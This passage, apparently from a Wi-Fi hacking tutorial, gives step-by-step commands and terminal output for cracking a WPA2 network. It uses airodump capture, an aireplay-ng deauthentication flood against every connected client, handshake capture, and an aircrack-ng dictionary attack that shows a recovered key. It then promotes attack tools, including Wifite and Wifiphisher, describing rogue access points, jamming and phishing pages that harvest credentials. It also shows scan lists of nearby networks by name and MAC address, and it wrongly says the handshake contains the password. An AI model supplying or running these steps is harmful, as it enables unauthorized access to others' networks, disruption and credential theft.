
`C4:E9:84:7A:E1:16` is the BSSID of the AP.

`-c 4` is the channel through which the AP is operating on.

`WPAcrack` is the file name in which you want to write captured data.

`mon0` is the monitoring wireless adapter.

Now just press Enter, and you'll get this window.



```
 CH  4 ][ Elapsed: 52 s ][ 2016-07-06 12:33

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C4:E9:84:7A:E1:16  -70 100      518    11294  173   4  54e. WPA2 CCMP   PSK  Baap ne net nhi dilwawa hai kya?

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C4:E9:84:7A:E1:16  C0:CB:38:92:CC:CD  -17   0e- 0e      3      173
 C4:E9:84:7A:E1:16  B8:64:91:C2:F1:A0  -26   0e- 6       0       44
 C4:E9:84:7A:E1:16  04:E6:76:40:73:EC  -38   0e- 0e      4    11059
 C4:E9:84:7A:E1:16  40:88:05:B2:2D:98  -44   0e- 6       0       29
```

Now open a new terminal and run this command there "*aireplay-ng --deauth 20 -a C4:E9:84:7A:E1:16 mon0*"

--deauth stands for De-authentication.


20 is number of De-authenticate frame you want to send.

C4:E9:84:7A:E1:16 is the *BSSID* of the AP as I said earlier.

mon0 is the monitoring wireless adapter.


This step is the main one every time you'll try to crack any Wi-Fi. The logic is that we are going to hit/kick away the access point instead of any system connected to the AP (old technique, but also works well) from all the systems connected to the AP using a specially crafted packet. Then all the systems automatically try to connect to the AP and send an authentication packet. We have to capture the particular authentication packet because it contains the password of the AP.

Check out the image below.



```
root@backbox:~# aireplay-ng --deauth 20 -a C4:E9:84:7A:E1:16 mon1
12:35:26  Waiting for beacon frame (BSSID: C4:E9:84:7A:E1:16) on cha
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:35:26  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:27  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:27  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:28  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:28  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:29  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:29  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:30  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:31  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:31  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:32  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:32  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:33  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:33  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:34  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:34  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:35  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:35  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:36  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
12:35:36  Sending DeAuth to broadcast -- BSSID: [C4:E9:84:7A:E1:16]
```


Now return to the previous terminal and wait until we can see WPA handshake: BSSID (Highlighted)



```
CH  4 ][ Elapsed: 3 mins ][ 2016-07-06 12:36 ][ WPA handshake: C4:E9:84:7A:E1:16

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:E9:84:7A:E1:16  -66   0     2279    29999   88   4  54e. WPA2 CCMP   PSK  Baap ne net nhi dilwawa hai kya?

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:E9:84:7A:E1:16  C0:CB:38:92:CC:CD  -17    0e- 0e     0      939
C4:E9:84:7A:E1:16  88:64:91:C2:F1:A0  -33    0e- 0e     0      773  Baap ne net nhi dilwawa hai kya?
C4:E9:84:7A:E1:16  04:E6:76:40:73:EC  -34    0e- 0e     0    27180
C4:E9:84:7A:E1:16  40:88:05:82:2D:98  -50    0e- 0e  1196     1129  Baap ne net nhi dilwawa hai kya?
```

You can stop this by pressing Ctrl+C after getting the handshake.

Now, here comes the final step. We captured a packet that is encrypted with the hash value of the key. Here we'll use a wordlist to find out the key named as "rockyou.txt" (you can use your own custom dictionary or wordlist) that may contain the password. Here "`aircrack-ng` converts the words of the wordlist to the hash value and matches the value with the captured packet.




```
root@backbox:~# aircrack-ng WPA2-01.cap -w /home/test/Desktop/rockyou.txt
```

WPA2-01.cap is the captured file name

`-w` is for wordlist.

`/home/test/Desktop/rockyou.txt` is the location of the txt file.

After getting the password, you'll get a window like this:




```
                              Aircrack-ng 1.2 beta3


                 [00:00:10] 11628 keys tested (1108.39 k/s)


                         KEY FOUND! [ oddfire952 ]


      Master Key     : 4F B6 63 B3 E1 30 67 C4 95 7F 66 34 07 27 C1 DA
                       04 A6 D0 36 EF B1 C7 78 D5 E0 E2 DD 31 55 A3 1A

      Transient Key  : DD F1 DD 27 CF E3 51 13 5B 68 7F E3 BD C3 14 5A
                       4F CD 13 57 DC C6 B2 DA 1C 7D E9 F6 71 05 58 98
                       5E 47 78 DD DF AB C3 03 74 DF BD DE C8 9E 59 CC
                       60 54 AE DC F6 EF C0 AC 61 BD 34 47 01 1C 73 B7

      EAPOL HMAC     : 17 3D 5F AD 00 F8 79 7E BC 02 79 70 56 11 AD A6
root@backbox:~#
```

There are lot more tools like "Aircrack-ng". The tools are listed below: ~

➔Wifite:

This is an automated wireless attack tool. It runs only on Linux. Easy to download and run, just use the following commands.

```
root@kali    wget https://raw.github.com/derv82/wifite/master/wifite.py

root@kali    chmod +x wifite.py

root@kali   ./wifite.py
```




Applications ▾ Places ▾ Terminal ▾
Thu 11:58
root@kali: ~
File Edit View Search Terminal Help
KALI

```
root@kali:~# wifite -h

                          WiFite v2 (r87)

                          automated wireless auditor

                          designed for Linux

usage: wifite [-h] [--check CHECK] [--cracked] [--recrack] [--all]
              [-i INTERFACE] [--mac] [--mon-iface MONITOR_INTERFACE]
              [-c CHANNEL] [-e ESSID] [-b BSSID] [--showb] [--nodeauth]
              [--power POWER] [--tx TX] [--quiet] [--wpa] [--wpat WPAT]
              [--wpadt WPADT] [--strip] [--crack] [--dict DIC] [--aircrack]
              [--pyrit] [--tshark] [--cowpatty] [--wep] [--pps PPS]
              [--wept WEPT] [--chopchop] [--arpreplay] [--fragment]
              [--caffelatte] [--p0841] [--hirte] [--nofakeauth]
              [--wepca WEPCA] [--wepsave WEPSAVE] [--wps] [--pixie]
              [--wpst WPST] [--wpsratio WPSRATIO] [--wpsretry WPSRETRY]

optional arguments:
  -h, --help            show this help message and exit

COMMAND:
  --check CHECK         Check capfile [file] for handshakes.
  --cracked             Display previously cracked access points.
  --recrack             Include already cracked networks in targets.

GLOBAL:
  --all                 Attack all targets.
  -i INTERFACE          Wireless interface for capturing.
  --mac                 Anonymize MAC address.
  --mon-iface MONITOR_INTERFACE
                        Interface already in monitor mode.
  -c CHANNEL            Channel to scan for targets.
  -e ESSID              Target a specific access point by ssid (name).
  -b BSSID              Target a specific access point by bssid (mac).
  --showb               Display target BSSIDs after scan.
```

Get the tool from here: https://github.com/derv82/wifite

➔Fern Wi-Fi Cracker:

Fern Wi-Fi Cracker is a Wireless security auditing and attack software program written using the Python Programming Language and the Python Qt GUI library. The program is able to crack and recover WEP/WPA/WPS keys and also run other network based attacks on wireless or Ethernet based networks.



```
root@kali:~# fern-wifi-cracker
```

Get the tool from here: https://github.com/savio-code/fern-wifi-cracker


➔Wi-Fi Phisher:

➔How it works: - From the victim's perspective, the attack makes use of three phases:

1. Victim is being DE-authenticated from his/her access point. Wifiphisher continuously jams all of the target access point's Wi-Fi devices within range by forging "DE- authenticate" or "Disassociate" packets to disrupt existing associations.

2. Victim joins a rogue access point. Wifiphisher sniffs the area and copies the target access point's settings. It then creates a rogue wireless access point that is modelled by the target. It also sets up a NAT/DHCP server and forwards the right ports. Consequently, because of the jamming, clients will eventually start connecting to the rogue access point. After this phase, the victim is MiTMed.

3. Victim is being served a realistic specially-customized phishing page. Wifiphisher employs a minimal web server that responds to HTTP & HTTPS requests. As soon as the victim requests a page from the Internet, Wifiphisher will respond with a realistic fake page that asks for credentials or serves malware. This page will be specifically crafted for the victim. For example, a router config-looking page will contain logos of the victim's vendor. The tool supports community-built templates for different phishing scenarios.




```
[+] Ctrl-C at any time to copy an access point from below
num  ch   ESSID                          BSSID              vendor
------------------------------------------------------------------------
1  - 1  - Lions Den                   - c4:12:f5:ba:90:38 D-Link International
2  - 1  - D-Link 58                   - 90:8d:78:76:3f:26 D-Link International
3  - 1  - TURUNPG                     - a4:2b:b0:ad:f0:46 Tp-link Technologies
4  - 1  - BASU_RDY                    - e8:cc:18:ba:8a:fc D-Link International
5  - 2  - KCA                         - 10:be:f5:ff:bc:bc None
6  - 2  - TP-LINK_E3FA                - 60:e3:27:7d:e3:fa Tp-link Technologies
7  - 3  - TOTOLINK                    - 78:44:76:6d:ed:30 Zioncom technology
8  - 6  - NETGEAR98                   - 10:0d:7f:a9:fb:98 Netgear
9  - 6  - pratiti                     - 00:17:7c:5b:bf:07 Smartlink Network Systems Limited
10 - 6  - TP-LINK_2804                - 18:a6:f7:3d:28:04 None
11 - 6  - CONNECT AND DIE             - 98:de:d0:ab:42:5a None
12 - 6  - Tere Baap ka Net hain kya! - 00:17:7c:4b:4e:98 Smartlink Network Systems Limited
13 - 6  - Ranjit                      - 10:6f:3f:96:58:c8 Buffalo.inc
14 - 8  - INDIAN BADASS               - ec:08:6b:f6:ec:32 Tp-link Technologies
15 - 11 - PARV                        - 00:17:7c:2d:f4:64 Smartlink Network Systems Limited
16 - 8  - TP-LINK_9EA4                - 60:e3:27:31:9e:a4 Tp-link Technologies
17 - 10 - sssdgrt                     - c0:a0:bb:c7:a2:66 D-Link International
18 - 10 - Soltech Energies            - 00:17:7c:43:7f:23 Smartlink Network Systems Limited
19 - 11 - Let's celebrate             - 28:c6:8e:3d:05:de Netgear
20 - 11 - Papa Ranjeet                - 54:b8:0a:07:8a:70 D-Link International
21 - 11 - Connectoo                   - 6c:72:20:55:a1:7d D-Link International
22 - 11 - Ashis                       - c4:12:f5:71:82:c0 D-Link International
23 - 1  - Prem                        - ec:08:6b:de:d9:c0 Tp-link Technologies
```

Get the tool from here: https://github.com/wifiphisher/wifiphisher

➔Ghost Phisher:

Ghost Phisher is a Wireless and Ethernet security auditing and attack software program written using the Python programming language and the Python Qt GUI library. The program is able to emulate access points and deploy. This tool is already installed in Kali Linux. Just open a terminal and type:

```
root@kali    ghost-phisher
```



Get the tool from here: https://github.com/savio-code/ghost-phisher

➔ Fluxion (Linset):

Fluxion is based on a script named Linset. There is not much difference between them. The main thing is that most of the bugs of Linset were fixed in Fluxion. This is the most advanced and powerful tool for Wi-Fi hacking till now.

